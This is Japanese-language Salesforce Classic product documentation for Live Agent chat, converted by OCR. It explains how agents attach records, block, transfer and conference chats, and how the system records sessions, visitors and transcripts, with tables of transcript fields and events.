   メモ: システム管理者が [Chat Answer] 項目を記事に設定していた場合のみ、記事を訪問者に送信できます。この項目が設定されていない場合、記事は表示できますが、それらをチャットに含めることはできません。

関連トピック:

ナレッジ記事からのチャットアンサーの設定

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

記事を検索し、参照する
- 記事タイプに対する「参照」

チャットトランスクリプトへのレコードの添付

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

顧客とチャットするときに、レコードを検索または作成し、チャットトランスクリプトに添付します。

顧客とチャットするときに、既存のレコードを検索するか、新しいレコードを作成して、トランスクリプトに関連付けます。たとえば、顧客の問題に基づいて新しいケースを作成したり、顧客の既存の取引先責任者レコードを検索したりして、後で参照できるようにこれらのレコードをトランスクリプトに添付できます。標準レコードまたはカスタムレコードをチャットトランスクリプトに添付できます。

1. 顧客とのチャット中に をクリックして、レコードをトランスクリプトに添付できます。

   メモ: 各レコードタイプにつき 1 つのレコードのみをチャットトランスクリプトに添付できます。たとえば、複数のケースを 1 つのトランスクリプトに添付することはできません。

2. 既存のレコードを検索する手順は、次のとおりです。
   a. レコードウィンドウで、検索するレコードタイプの横にある [検索] アイコン ( ) をクリックします。
   b. レコード名を入力して Enter キーを押します。
      新規タブでレコードが開きます。
   c. [添付] アイコン ( ) を再度クリックします。
   d. 検索したレコードの横にあるチェックボックスをオンにして、レコードをチャットトランスクリプトにリンクします。

3. 新しいレコードを作成する手順は、次のとおりです。
   a. 作成するレコードタイプの横にある [作成] アイコン ( ) をクリックします。
   b. 新しいレコードの情報を入力して保存します。
      レコードが作成されると、自動的にレコードがトランスクリプトにリンクされます。

4. 顧客とのチャットが完了したら、チャットを終了します。
5. 確認メッセージが表示されたら、[保存] をクリックします。
   これで、リンクしたレコードがトランスクリプトに添付されました。これらのレコードは、トランスクリプトの詳細ビューからアクセスできます。

ユーザ権限

レコードを検索および参照する
- オブジェクトに対する「参照」

および

Live Chat トランスクリプトに対する「作成」

新しいレコードを作成する
- オブジェクトに対する「作成」

および

Live Chat トランスクリプトに対する「作成」

レコードを編集する
- オブジェクトに対する「編集」

および

Live Chat トランスクリプトに対する「作成」

レコードを削除する
- オブジェクトに対する「削除」

および

Live Chat トランスクリプトに対する「作成」

関連トピック:

Live Agent のトランスクリプト

望ましくないチャット顧客のブロック

厄介な顧客のチャットを Salesforce コンソールから直接ブロックできます。たとえば、顧客が暴言を吐いたり、スパムメッセージを送ってきたりする場合に、そのユーザが新しいチャットを開始できないようにすることができます。

チャットをブロックすると、そのチャットが終了し、そのユーザの IP (インターネットプロトコル)アドレスからの新しいチャット要求はすべてブロックされます。

Salesforce 組織が特定の地域から多くのスパムチャットを受信している場合は、システム管理者が IP アドレスの範囲全体をブロックできます。

1. 操作ペインで、 アイコンをクリックします。
2. (省略可能)この訪問者をブロックする理由を説明するコメントを入力します。
3. [ブロック] をクリックします。

[ブロック]をクリックするとチャットが即座に終了し、訪問者にはエージェントがチャットを終了したことを示す通知が表示されます。複数のエージェントが会議に参加している場合は、[ブロック]をクリックすると会議が即座に終了し、他のエージェントにも通知されます。

コンソールに  アイコンが表示されない場合は、Salesforce システム管理者に連絡してアイコンを有効にしてください。Salesforce システム管理者のみが IP アドレスのブロックを解除できます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

チャットセッションの終了

顧客とのチャットとそれらのチャットに関連するレコードの更新が完了したら、チャットセッションを終了します。

顧客とのチャットを終了しても、そのチャットに関連する主タブと従タブはコンソールで開いたままです。これらのタブを閉じて作業を保存し、より多くのチャットを取得できるように領域を解放します。

1. チャットの主タブを閉じます。
2. 確認メッセージが表示されたら、[保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

の Live Agent で訪問者とチャットする

- アプリケーションで Live Agent を有効化、設定、および含める

コラボレーションと支援の要求

エージェント、スキル、ボタンへのチャットの転送

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

顧客が常に最も関連性の高いソースから最高品質の支援を受けられるようにするため、Live Agent チャットを別のエージェント、スキル、またはボタンに転送できます。

メールやケースを別のエージェントに転送するように、Live Agent チャットを転送できます。転送は、顧客の問題を別のエージェントが解決できる場合や、特定のスキルを持つエージェントが必要な場合に役立ちます。チャットが次のエージェントに渡される方法は、使用する転送の種類に応じて異なります。

転送には、エージェントへの転送、スキルへの転送、ボタンへの転送の 3 種類があります。顧客ができるだけ早く支援を受けられるようにするため、特定の種類のチャット転送では、エージェントに設定された業務量を超えることができます。エージェントの業務量は、Live Agent 設定またはプレゼンス設定 (組織でオムニチャネルを使用している場合) で設定できます。

転送の種類	シナリオ	転送の方法	設定されたエージェント業務量を超えることができるか
エージェントへの転送	ケースに適任であるエージェントの Jane にチャットを転送します。	チャット要求がエージェント Jane に送信されます。エージェント Jane が要求を受け入れると、チャットが転送され、転送元エージェントのチャットワークスペースが閉じます。	はい
スキルへの転送	「請求スペシャリスト」のスキルを持っているエージェントにチャットを転送します。	そのスキルに割り当てられたすべてのエージェントにチャット要求が送信され、最初に受け入れたエージェントにチャットが転送されます。	はい
ボタンへの転送	営業キューからサービスキューに	選択されたボタンまたはキューに割り当てられた対応	いいえ

転送の種類	シナリオ	転送の方法	設定されたエージェント業務量を超えることができるか
	チャットを転送します。	可能なエージェントにチャットが転送されます。	

チャットがエージェントまたはスキルグループに直接転送される場合、エージェントは業務量を超えても転送されたチャットを受け入れられます。つまり、エージェントは最大許容可能チャット数に対応していても、常にチャット要求を受信します。転送要求が拒否されるかタイムアウトした場合、元のエージェントは別の受信者または転送方法を試みることができます。

ボタンまたはキューから転送されるチャット数は、設定されたエージェント業務量に従います。したがって、そのボタンまたはキューに割り当てられたエージェントは、業務量に空きがない場合は、転送要求やその他のチャット要求を受信しません。その場合でも、顧客が別のエージェントを長時間待つことはありません。チャットが次のキューに送信されると、受信チャットリストに経過時間順に追加されるため、新しいチャット要求より上位に表示されます。

転送されたチャットをエージェントが受け入れると、チャットトランスクリプトに添付されたレコード (ケースや取引先責任者など) がワークスペース内にチャットと共に開きます。受け入れたエージェントは、顧客のサポートにすぐに取り掛かるための情報を確認でき、関連レコードを検索する必要がありません。また、前のエージェントが転送を開始するときにレコードへの変更を保存することが求められるため、これらのレコードも完全に最新の状態です。

メモ: 受け入れたエージェントに一部の添付オブジェクトを参照する権限がない場合、それらの項目は転送されたワークスペースでは開きません。

チャットの転送

顧客の問題について特別に支援が必要な場合や、新しい要求に対応する余地を作るために、チャットセッションを別のエージェントに転送できます。


チャットの転送

顧客の問題について特別に支援が必要な場合や、新しい要求に対応する余地を作るために、チャットセッションを別のエージェントに転送できます。

チャットの転送

顧客の問題について特別に支援が必要な場合や、新しい要求に対応する余地を作るために、チャットセッションを別のエージェントに転送できます。

1. 顧客とのチャット中に [転送] をクリックします。



2. いずれかのメニューから転送オプションを選択します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織


Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限


Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める



メモ: 転送の種類のそれぞれに、Salesforce 組織で有効になっているオプションがあります。必要なオプションが表示されない場合は、システム管理者に追加するよう依頼してください。

3. (省略可能) チャットを受信するエージェントへのメッセージを入力します。このメッセージは、チャット要求の一部として、次のエージェントにコンテキストを伝えるためのものです。



4. 転送が受け入れられると、転送元エージェントのチャットと関連レコードが自動的に閉じます(まだ変更を保存していない場合は、保存するように求められます)。拒否された場合は、別の受信者または転送方法を試みることができます。

チャット会議要求の送信

サポートエージェントの知識は豊富ですが、1人のサポートエージェントが顧客の問題解決に必要なすべての情報を所有しているとは限りません。チャット会議では、顧客のチャットに1人以上のエージェントを招待できます。これにより、会話の流れを遮ることなく、単調なチャットを有意義な複数エージェントによるサポート提供の場とすることができます。チャット会議要求を送信し、別のエージェントに顧客のチャットへの参加を要請します。

メモ: 1人のエージェントによる会議を実施するか、すべてのエージェントに要求を送信して最初に受け入れたエージェントを会議に参加させることができます。複数のエージェントによるチャット会議も実施できますが、各エージェントに個別に要求を送信する必要があります。

1. 顧客とのチャット中に をクリックします。
2. チャットに転送するエージェントのスキルグループを選択します。
3. そのスキルを持つすべてのエージェントに会議要求を送信するか、特定のエージェントに会議要求を送信するかを選択します。
4. [会議] をクリックして会議要求を送信します。

   エージェントが会議要求を受け入れると、チャットログ内に通知が表示され、そのエージェントが顧客とのチャットに参加できます。エージェントが要求を却下した場合、チャットログの上に通知が表示されます。エージェントが会議に参加した場合や会議から退席した場合は、顧客に通知されます。
5. 会議を終了する場合は、[退席] をクリックしてから、再度 [退席] をクリックします。

   他のエージェントが会議から退席した場合、チャットログ内に通知が表示されます。

会議に参加する他のエージェントには、保存されたレコードおよび添付されたレコードが開きます。ただし、その他のレコードを添付できるのは、元のエージェントまたは参加時間が最も長いエージェントのみです。参加時間が最も長いエージェントが会議中にレコードを添付または削除した場合、他のエージェントのワークスペースにこれらの変更は表示されません。

チャットおよびワークスペースの転送についての詳細は、「チャットの転送」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

設定を作成および編集する
- 「アプリケーションのカスタマイズ」

チャット会議を有効にする
- 「Live Agent チャット会議の有効化」

チャットでの支援の要求

チャットで支援が必要な場合は、仮想フラグを有効化してスーパーバイザに知らせます。エージェントが支援を必要としていることがスーパーバイザに伝わり、コンソールから直接応答できます。

1. 操作ペインで、 アイコンをクリックします。
2. 必要な支援を説明する簡単なメッセージを入力します。
3. [フラグを有効化] をクリックします。

問題が解決したら、エージェントまたはスーパーバイザはフラグを無効化できます。

コンソールに アイコンが表示されない場合は、Salesforce システム管理者に連絡してアイコンを有効にしてください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

顧客レコードの表示

Salesforce では、チャットの終了時にいくつかのレコードが自動的に作成されます。これらのレコードには、チャットの顧客およびエージェントとのやりとりに関する情報が保存されます。

これらのレコードの大部分は、顧客およびエージェントとのチャットに関する監査履歴を提供するために内部的に使用されます。ただし、これらのレコードには、必要になった場合は自分でアクセスできます。

1. Salesforce コンソールで顧客レコードにアクセスするには、Salesforce コンソールナビゲーションリストから、表示するレコードのタイプを選択します。

   レコードのリストは、メインウィンドウに表示されます。

Live Agent セッションレコード

エージェントがLive Agentにログインするたびに、Live Agentセッションレコードが自動的に作成されます。セッションレコードには、処理されたチャット要求数、エージェントがオンラインであった時間、エージェントが顧客とのチャットに参加した時間など、エージェントと顧客のオンラインでのやりとりに関する情報が保存されます。

Live Agent の訪問者レコード

エージェントが顧客とチャットするたびに、顧客のコンピュータを識別する訪問者レコードが自動的に作成されます。

Live Agent のトランスクリプト

Live Agentのトランスクリプトとは、顧客とエージェントの間のチャットのレコードです。Salesforce では、チャットセッションごとに自動的にトランスクリプトが作成されます。

Live Agent セッションレコード

エージェントがLive Agentにログインするたびに、Live Agentセッションレコードが自動的に作成されます。セッションレコードには、処理されたチャット要求数、エージェントがオンラインであった時間、エージェントが顧客とのチャットに参加した時間など、エージェントと顧客のオンラインでのやりとりに関する情報が保存されます。

Live Agent の訪問者レコード

エージェントが顧客とチャットするたびに、顧客のコンピュータを識別する訪問者レコードが自動的に作成されます。

Live Agent のトランスクリプト

Live Agent のトランスクリプトとは、顧客とエージェントの間のチャットのレコードです。Salesforce では、チャットセッションごとに自動的にトランスクリプトが作成されます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

顧客レコードを表示する

- レコードタイプに対する「参照」

Live Agent を使用するエージェントの場合

- 「API の有効化」システム管理者権限

Live Agent セッションレコード

エージェントが Live Agent にログインするたびに、Live Agent セッションレコードが自動的に作成されます。セッションレコードには、処理されたチャット要求数、エージェントがオンラインであった時間、エージェントが顧客とのチャットに参加した時間など、エージェントと顧客のオンラインでのやりとりに関する情報が保存されます。

Live Agent セッションを使用して、サポートエージェントと顧客の間のチャットに関する情報を検索、編集できます。たとえば、「今日のセッション」というリストを作成して、1 日に行われたチャット活動を表示できます。

セッションレコードをケース、取引先、取引先責任者、リードに関連付け、カスタム参照項目を使用して他のオブジェクトにリンクできます。

メモ: 適切な権限がある場合は、Salesforce の他のレコードタイプと同様に、セッションレコードを作成、表示、編集、削除できます。ただし、セッションレコードはエージェントと顧客間のチャットの履歴を提供することを目的としているため、ほとんどの場合においてこのレコードを変更しないでください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

Live Agent の訪問者レコード

エージェントが顧客とチャットするたびに、顧客のコンピュータを識別する訪問者レコードが自動的に作成されます。

新規の訪問者はそれぞれ、Salesforce によって自動作成されるセッションキーに関連付けられます。セッションキーは、訪問者のレコード内と訪問者の PC に Cookie として保存される一意の ID です。顧客が複数のチャットに参加する場合、Salesforce では、セッションキーを使用して、顧客をその訪問者レコードにリンクし、そのレコードをすべての関連チャットトランスクリプトに関連付けます。

メモ: 適切な権限がある場合は、Salesforce の他のレコードタイプと同様に、訪問者レコードを作成、表示、編集、削除できます。ただし、訪問者レコードは、顧客をチャットトランスクリプトに関連付けた履歴を提供することを目的としているため、ほとんどの場合においてこのレコードを変更しないでください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

関連トピック:

- レコードの作成
- レコードの削除
- レコードの編集

Live Agent のトランスクリプト

Live Agentのトランスクリプトとは、顧客とエージェントの間のチャットのレコードです。Salesforce では、チャットセッションごとに自動的にトランスクリプトが作成されます。

チャットが正常に終了した場合、つまり、顧客またはエージェントがチャットを終了した場合、エージェントがチャットウィンドウおよび関連タブを閉じるとすぐにチャットトランスクリプトが作成されます。

チャットの切断などのエラーが発生した場合でも、そのチャットトランスクリプトが Salesforce によって作成されますが、チャットが切断されてからトランスクリプトが作成されるまで最大 30 分かかります。

トランスクリプトをケース、取引先、取引先責任者、リードに関連付けたり、他のオブジェクトにリンクしたりできます。

メモ: 適切な権限があれば、Salesforceの他のレコードタイプのようにチャットトランスクリプトを作成、表示、編集、削除できます。ただし、チャットトランスクリプトはエージェントと顧客間のチャットのペーパートレイルであるため、ほとんどの場合、これらのレコードを改ざんすることはお勧めしません。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

Live Agent トランスクリプトの項目

Live Agent トランスクリプトの項目を使用すると、エージェントと顧客のチャットに関する情報を追跡できます。

Live Agent のトランスクリプトイベント

LiveChat トランスクリプトイベントを使用すると、チャット中にエージェントと顧客の間で発生するイベントを自動的に追跡できます。

Live Agent トランスクリプトの項目

Live Agent トランスクリプトの項目を使用すると、エージェントと顧客のチャットに関する情報を追跡できます。

Live Agent のトランスクリプトイベント

LiveChat トランスクリプトイベントを使用すると、チャット中にエージェントと顧客の間で発生するイベントを自動的に追跡できます。

関連トピック:

- レコードの作成
- レコードの削除
- レコードの編集

Live Agent トランスクリプトの項目

Live Agent トランスクリプトの項目を使用すると、エージェントと顧客のチャットに関する情報を追跡できます。

Live Agent トランスクリプトには、次の項目があります(アルファベット順)。ページレイアウト設定と項目レベルセキュリティ設定によって、これらの項目には表示できないものや編集できないものがあります。

項目	定義
次の後に中止	顧客がチャットを切断するまでに、受信チャット要求にエージェントが回答できなかった時間 (秒単位)
取引先名	トランスクリプトに関連付けられている取引先の名前
エージェント平均応答時間	エージェントがチャット訪問者のメッセージに応答するのに要した平均時間
エージェント最大応答時間	エージェントがチャット訪問者のメッセージに応答するのに要した最大時間
エージェントメッセージ数	エージェントがチャット中に送信したメッセージの数
エージェントスキル	チャットの開始に使用された Live Chat ボタンに関連付けられているスキル
内容	エージェントと訪問者の間のチャットをテキストにした内容
ブラウザ	訪問者により使用されたブラウザのタイプとバージョン
ブラウザの言語	訪問者のブラウザで選択されている言語
ケース	チャットに関連付けられているケース
[チャット] ボタン	チャットを開始するために訪問者がクリックしたチャットボタン
チャット時間	チャットの合計時間 (秒単位)
取引先責任者名	チャットに参加した取引先責任者の名前。 取引先責任者と訪問者は同じではありません。詳細は、「Live Chat の訪問者」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

項目	定義
作成者	トランスクリプトを作成したユーザ(作成日時を含む) (参照のみ)
作成日	トランスクリプトの作成日時 (参照のみ)
リリース	訪問者がチャットを開始したリリース
終了時刻	チャットの終了時間
終了者	チャットを終了した訪問者またはエージェント
最終更新者	トランスクリプトを最後に更新したユーザ (日時を含む) (参照のみ)
最終更新日	トランスクリプトの最終更新日時 (参照のみ)
リード	チャットで生成されたリードまたはチャット中に話し合われたリードの名前
Live Chat のトランスクリプト	トランスクリプトに自動的に割り当てられた一意の数値識別子。 システム管理者は、この項目の形式または番号を変更できます。 通常、トランスクリプト番号は連続して増えていきますが、連続した番号をスキップする可能性もあります。
Live Chat の訪問者	訪問者に自動的に割り当てられた一意の数値識別子。 システム管理者は、この項目の形式または番号を変更できます。 通常、訪問者番号は連続して増えていきますが、連続した番号をスキップする可能性もあります。 訪問者と取引先責任者は異なります。訪問者が取引先責任者の場合もありますが、これは必須ではありません。取引先責任者と訪問者の間に関係はありません。
場所	訪問者の地理的な場所。市と州のいずれか、または市と国のいずれか(訪問者がアメリカ以外にいる場合)。
ネットワーク	訪問者のネットワークまたはインターネットサービスプロバイダ。

項目	定義
所有者	トランスクリプト所有者の名前。デフォルトでは、所有者は、トランスクリプトを作成したユーザ (チャットに回答したエージェントなど) です。 所有者として別のユーザを選択したり、キューにトランスクリプトを割り当てたりすることができます。他のユーザにトランスクリプトを割り当てる場合、そのユーザに Live Chat のトランスクリプトに対する「参照」権限があることを確認してください。
プラットフォーム	ユーザのオペレーティングシステム
参照サイト	訪問者が Web サイトにアクセスする前に表示していたサイト。 たとえば、訪問者がGoogleを使用して、サポート組織の Web サイトを検索した場合、参照サイトは Google です。
要求時間	訪問者がチャットを最初に要求した時間
画面解像度	訪問者が使用した画面解像度
開始時刻	エージェントがチャット要求に応答した時間
状況	完了または見逃し。要求されたが応答がなく見逃されたチャット
スーパーバイザトランスクリプト本文	スーパバイザからの示唆メッセージが含まれています
ユーザエージェント	訪問者が使用したブラウザとオペレーティングシステムの種類を特定する文字列
訪問者平均応答時間	訪問者がエージェントのコメントの応答にかかった平均時間
訪問者最大応答時間	顧客がエージェントのメッセージに応答するのに要した最大時間
訪問者の IP アドレス	訪問者がチャット中に使用したコンピュータのIPアドレス
訪問者メッセージ数	訪問者がチャット中に送信したメッセージの数
待機時間	チャット要求がエージェントに受け入れられるまでに要した合計待機時間

Live Agent のトランスクリプトイベント

LiveChat トランスクリプトイベントを使用すると、チャット中にエージェントと顧客の間で発生するイベントを自動的に追跡できます。

Live Chat のトランスクリプトを編集して、Live Chat 中にエージェントと顧客の間で行われるイベントを追跡できます。LiveChat のトランスクリプトには、次のイベントを追加できます。

イベント	説明
チャット要求済み	訪問者がチャットを要求した
キュー	チャット要求がキューに入れられた
送信済み (転送)	チャット要求がエージェントに送信された
送信済み (選択)	チャット要求が、すべての使用可能で適格なエージェントに送信された
参加	チャット要求がエージェントによって承諾された
重要なアラート待機時間に到達	エージェントが顧客のメッセージに応答できないまま、重要なアラート待機時間に達した
待機時間経過アラートのクリア	待機時間経過アラートを受信してから、エージェントが顧客のメッセージに応答した
転送要求済み	エージェントがチャット転送を要求した
転送承諾済み	チャット転送がエージェントによって承諾された
転送要求のキャンセル	要求を送信したエージェントがチャット転送要求をキャンセルした
転送要求の拒否	要求を受信したエージェントがチャット転送要求を拒否した
ボタンに転送済み	チャットがボタンに転送された
ボタンへの転送が失敗	ボタンへのチャット転送に失敗した
チャット会議要求済み	会議を開始する要求をエージェントが送信した
チャット会議がキャンセル	会議要求がキャンセルされた
チャット会議拒否	会議要求がエージェントによって拒否された
エージェントが会議に参加	エージェントが会議に参加した

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

イベント	説明
エージェントが会議から退席	エージェントが会議から退席した
ファイル転送要求済み	ファイル転送が要求された
ファイル転送がエージェントによってキャンセル	ファイル転送がエージェントによってキャンセルされた
ファイル転送が訪問者によってキャンセル	ファイル転送が訪問者によってキャンセルされた
ファイル転送が成功	ファイル転送が成功した
ファイル転送が失敗	ファイル転送が失敗した
キャンセル (ブロック)	チャットの試行が IP ブロックルールでブロックされた
エージェントによってブロック済み	エージェントが有効なチャットをブロックした (IP ブロックルールの作成)
却下 (手動)	チャット要求がエージェントによって却下された
却下済み (タイムアウト)	チャット要求が、エージェントへの割り当て中にタイムアウトになった
キャンセル (エージェントなし)	適格なエージェントがなかったため、チャット要求がキャンセルされた
キャンセル (キューなし)	キューに空きがなかったため、チャット要求がキャンセルされた
訪問者によってキャンセル	訪問者が [チャットをキャンセル] をクリックした
エージェントが退席	エージェントがチャットを退席した
訪問者が退席	訪問者がチャットを退席した
エージェントにより終了	エージェントが [チャットを終了する] をクリックした
訪問者により終了	訪問者が [チャットを終了する] をクリックした
その他	別のイベントが発生した

サポートスーパーバイザの Live Agent

サポートスーパーバイザの Live Agent へようこそ。Live Agent は、エージェントが顧客を簡単にサポートできるようにする包括的なチャットソリューションです。Live Agent のスーパーバイザツールを使用すると、エージェントの活動の監視、チャットでのエージェントのサポート、エージェントのチャットセッションに関するデータの表示を簡単に行うことができます。

サポートスーパーバイザは、最適なサポートを顧客に確実に提供するため、従業員を統括します。Live Agent は、残りの Salesforce と完全に統合されているチャットソリューションであり、エージェントおよびそのチャット活動に関する必要なすべての情報に単一のワークスペースから簡単にアクセスできます。

Live Agent での経験の有無に関係なく、顧客とやりとりするチャットエージェントを簡単にサポートおよび監視できるいくつかのツールを自由に使用できます。では始めましょう。

関連トピック:

- サポートエージェントの Live Agent
- システム管理者向けの Live Agent
- Live Agent サポートスーパーバイザの権限

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

